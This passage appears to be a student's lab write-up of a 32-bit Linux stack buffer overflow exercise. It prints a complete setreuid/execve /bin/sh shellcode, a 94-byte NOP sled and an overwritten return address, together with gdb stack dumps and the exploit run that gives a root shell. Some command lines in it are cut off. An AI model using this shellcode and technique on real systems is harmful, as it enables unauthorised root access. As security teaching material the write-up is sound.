AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
iskanred@ubuntu:~$ ./task3 $(eval printf 'A%.0s' {1..139})
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
iskanred@ubuntu:~$
```

12.

Task description


After detecting the size of the writable memory on the previous step, we should figure out the NOP sleds and inject out shell code to fill this memory space. You can find the shell codes examples on the external resources, generate it by yourself (e.g., msfvenom).

You are also given the pre-prepared 46 bytes shell code:

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\
x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x
62\x69\x6e\x2f\x73\x68
```

The shell code address should lie down after the address of the return function.

- Using the online disassemble tool I got the following assembly code from the bytes shell code given above



- Here we see that this code is just a shellcode, a program that simply spawns a shell allowing attacker to control the compromised machine
- Also, I got familiar with similar shellcodes used in buffer overflow attack:
  - https://bista.sites.dmi.unipg.it/didattica/sicurezza-pg/buffer-overrun/hacking-book/0x270-stackoverflow.html
  - https://www.exploit-db.com/papers/13224
  - https://shell-storm.org/shellcode/index.html (there is even a shellcode database, for study cases of course)
- Based on the assembly code and the sources I mentioned I can say that this shellcode performs two syscalls:
  1. `mov al, 0x46; ...; int 0x80` : is `setruid` according to the x86 linux system calls table

70	0x46	setreuid16	__ia32_sys_setreuid16	kernel/uid16.c:48

  2. `mov al, 0xb; ...; call 0xc` : is `execve` according to the same source


11	0xb	execve	__ia32_compat_sys_execve	fs/exec.c:2131

- In addition, the tail part of the assembly code is not instructions but data

```
0x0000000000000028:  62 69 6E          bound ebp, qword ptr [ecx + 0x6e]
0x000000000000002b:  2F                das
0x000000000000002c:  73 68             jae   0x96
```


```
iskanred@lenovo:~/Downloads$ printf '\x2f\x62\x69\x6e\x2f\x73\x68'
/bin/sh
```

- I wondered why we do we need `setreuid` if it is a system call which can be called successfully only with root privileges but being a root we don't need to "become a root" using this system call. Firstly, it seemed to me as a mistake. However, then I realized something:
  - Even if a user that runs the program has SUID flag $= 0$ they still cannot spawn a shell under the root.



  - Nevertheless, having SUID flag $= 0$ means we can ask for privilege escalation using `setuid` or similar system call to change real UID. And this escalation will work since such calls and functions check EUID (which is $0 =$ root) for rights evaluation. So now, with SUID flag $= 0$ we can

easily gain full root privileges and inherit it to the shell.



- If you think that with real UID $\neq 0$ but EUID $= 0$ it is still possible to run process inside this shell with the same EUID and pass all the privilege checks **you are wrong**. I found several answers (answer 1, answer 2, answer 3) on StackOverflow that **it does not work with `sh` and even `bash`**, but should work with `zsh`. I checked it and **it was true**! However, since we are using `sh` the shellcode contains `setruid()` for a reason!

- Then I wondered why do we ever need `seteuid()` instead of `setuid()`? After some time thinking I got that it is actually not useful for privilege escalation at all because the `seteuid()` system call requires either the process to be run by the target UID, or the effective UID must be zero (root). However, it is really useful for privilege management and principle of least privilege since we can make `seteuid()` as thick as we can and only change it for some tasks that require a specific access.
- ❗ **To sum up, this shellcode sets UID $= 0$ and EUID $= 0$ and starts a new `/bin/sh` shell**. This shell process runs under the root if the vulnerable program was run under the root with EUID $= 0$ (which means SUID bit $= 0$ and executable file is owned by the root).

13.

Task description

Basically, we don't know the address of the shell code. We can avoid this issue using **NOP** processor instruction: `0x90`. If the processor encounters a **NOP** command, it simply proceeds to the next

command (on next byte). We can add many **NOP** sleds and it helps us to execute the shell code regardless of overwriting the return address.

Define how many **NOP** sleds you can write: *Value of the writable memory - Size of the shell code.*

- *NOP sleds* $=$ *Value of the writable memory* $-$ *Size of the shell code* $= 140$ bytes - 46 bytes $= 94$ bytes $= 94$ *NOP instructions*

14.

✎ Task description


Run the program with our exploit composition:
`\x90` $\cdot$ (the number of NOP sleds) $+$ (shell code) $+$ (the memory location that we want to "jump" to execute our code). To do it, we have to overwrite the IP which prescribe which piece of code will be run next.

Remark: `\x90` is is a NOP instruction in Assembly.

- First, I decided to figure out why the memory location must be a third summand.
- I found a clear answer on StackOverflo .

```
+--------------------------+
|  function arguments      |                         |
|  (e.g. argv, argc)       |                         |  (note: the stack
+--------------------------+   <-- ss:esp + 12       |   grows downward!)
|  return address          |                         |
+--------------------------+   <-- ss:esp + 8        V
|  saved ebp register      |
+--------------------------+   <-- ss:esp + 4  /  ss:ebp - 0  (see code below)
```

- And decided to check it.
- It was easy to check `ebp` register. It is equal to `0x00000000`



```
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/iskanred/task3 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x08048478 in main ()
(gdb) x/48x $esp
0xbffff400:     0xbffff410      0xbffff699      0xb7fe4a70      0xb7fffc08
0xbffff410:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff420:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff430:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff440:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff450:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff460:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff470:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff480:     0x41414141      0x41414141      0x41414141      0x00414141
0xbffff490:     0xb7fc9000      0xb7fc9000      0x00000000      0xb7e2e647
0xbffff4a0:     0x00000002      0xbffff534      0xbffff540      0x00000000
0xbffff4b0:     0x00000000      0x00000000      0xb7fc9000      0xb7fffc04
(gdb) i r ebp
ebp            0xbffff498       0xbffff498
(gdb) x/x $ebp
0xbffff498:     0x00000000
(gdb)
```

- To figure out the return address for a main function I stepped next after the `main`'s `ret` instruction and figured out that the address is `0xb7e2e647` which exactly an address that follows the value of

`ebp`

```
(gdb) x/32x $esp
0xbffff48c:     0xb7e2e647      0x00000002      0xbffff524      0xbffff530
0xbffff49c:     0x00000000      0x00000000      0x00000000      0xb7fc9000
0xbffff4ac:     0xb7fffc04      0xb7fff000      0x00000000      0xb7fc9000
0xbffff4bc:     0xb7fc9000      0x00000000      0xf7e22743      0xcdc70953
0xbffff4cc:     0x00000000      0x00000000      0x00000000      0x00000002
0xbffff4dc:     0x08048340      0x00000000      0xb7ff0010      0xb7fea880
0xbffff4ec:     0xb7fff000      0x00000002      0x08048340      0x00000000
0xbffff4fc:     0x08048361      0x0804843b      0x00000002      0xbffff524
(gdb) stepi
0xb7e2e647 in __libc_start_main (main=0x804843b <main>, argc=2, argv=0xbffff524, init=0x8048490 <__libc_csu_init>,
    fini=0x80484f0 <__libc_csu_fini>, rtld_fini=0xb7fea880 <_dl_fini>, stack_end=0xbffff51c) at ../csu/libc-start.c:291
291     ../csu/libc-start.c: No such file or directory.
(gdb) i r eip
eip            0xb7e2e647       0xb7e2e647 <__libc_start_main+247>
(gdb)
```

```
0xbffff400:     0xbffff410      0xbffff699      0xb7fe4a70      0xb7fffc08
0xbffff410:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff420:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff430:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff440:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff450:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff460:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff470:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff480:     0x41414141      0x41414141      0x41414141      0x00414141
0xbffff490:     0xb7fc9000      0xb7fc9000      0x00000000      0xb7e2e647
0xbffff4a0:     0x00000002      0xbffff534      0xbffff540      0x00000000
0xbffff4b0:     0x00000000      0x00000000      0xb7fc9000      0xb7fffc04
```

- The number of NOP sleds $=$ `\x90` $\cdot\, 94$:

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
```

- The shell code:

```
\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68
```

- The memory location that we want to jump to:

```
\x10\xf4\xff\xbf
```


- I selected such memory location just because and it does not contain `\x00` byte which will be interpreted as a null terminator. Also as you may notice bytes are written in a Little Endian format

```
0xbffff3e0:     0xbffff3f0      0xbffff694      0xb7fff918      0xb7fff000
0xbffff3f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff400:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff410:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff420:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff430:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff440:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff450:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff460:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff470:     0x00414141      0xbffff490      0x00000000      0xb7e2e647
0xbffff480:     0xb7fc9000      0xb7fc9000      0x00000000      0xb7e2e647
0xbffff490:     0x00000002      0xbffff524      0xbffff530      0x00000000
0xbffff4a0:     0x00000000      0x00000000      0xb7fc9000      0xb7fffc04
0xbffff4b0:     0xb7fff000      0x00000000      0xb7fc9000      0xb7fc9000
0xbffff4c0:     0x00000000      0x66fada83      0x5cdff493      0x00000000
0xbffff4d0:     0x00000000      0x00000000      0x00000002      0x08048340
0xbffff4e0:     0x00000000      0xb7ff0010      0xb7fea880      0xb7fff000
0xbffff4f0:     0x00000002      0x08048340      0x00000000      0x08048361
0xbffff500:     0x0804843b      0x00000002      0xbffff524      0x08048490
0xbffff510:     0x080484f0      0xb7fea880      0xbffff51c      0xb7fff918
0xbffff520:     0x00000002      0xbffff67e      0xbffff694      0x00000000
0xbffff530:     0xbffff718      0xbffff72d      0xbffff744      0xbffff755
0xbffff540:     0xbffff76d      0xbffff77d      0xbffff791      0xbffff7b3
0xbffff550:     0xbffff7ca      0xbffff7dd      0xbffff7eb      0xbffff804
0xbffff560:     0xbffffd8c      0xbffffd98      0xbffffe2d      0xbffffe45
```

- The final result for an input is:


```
\x90\x90\x90
```

- And we see that our exploit actually worked!


Starting program: /home/iskanred/task3 $(printf '\x90\x90\x90

- The only way I could came up with no using `sudo` is to make SUID $= 0$ and change owner for both executables, `gdb` and `task3`. I did for the `task3` so, that's why I actually changed it for `gdb`.

- Afterwards, I tried again and it worked!


iskanred@ubuntu: $ gdb task3
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from task3...(no debugging symbols found)...done.
(gdb) ./a
Undefined command: "". Try "help".
(gdb) run $(printf '\x90\x90\x90

2. **ASLR Enabled, but Disabled for GDB**. It was not my case since I was asked to disable ASLR

3. **Compiler Optimizations**: If the program was compiled with optimizations enabled (`-O2` , `-O3`), the resulting binary may behave differently when run normally compared to being run under a debugger. While debugging, certain optimizations might be disabled, leading to different program behavior, such as avoiding certain crashes.
4. **Initial State and Environment Variables**: GDB may set different environment variables or may change the initial state in other ways (like providing specific command-line arguments or affecting standard input/output). This may indirectly affect how your program behaves or interacts with external resources
5. **Signal Handling**: When a program crashes due to a segmentation fault (`SIGSEGV`), the way signals are handled may differ during a normal execution versus within GDB. GDB may catch the signal, allowing you to inspect the state of the program at the time of the crash before terminating.
6. **Race Conditions or Timing Issues**: In multi-threaded or asynchronous programs, the timing of operations may differ when running under GDB versus running normally. This can lead to race conditions, where the order of operations affects outcomes, such as reading uninitialized memory or accessing data before it's ready.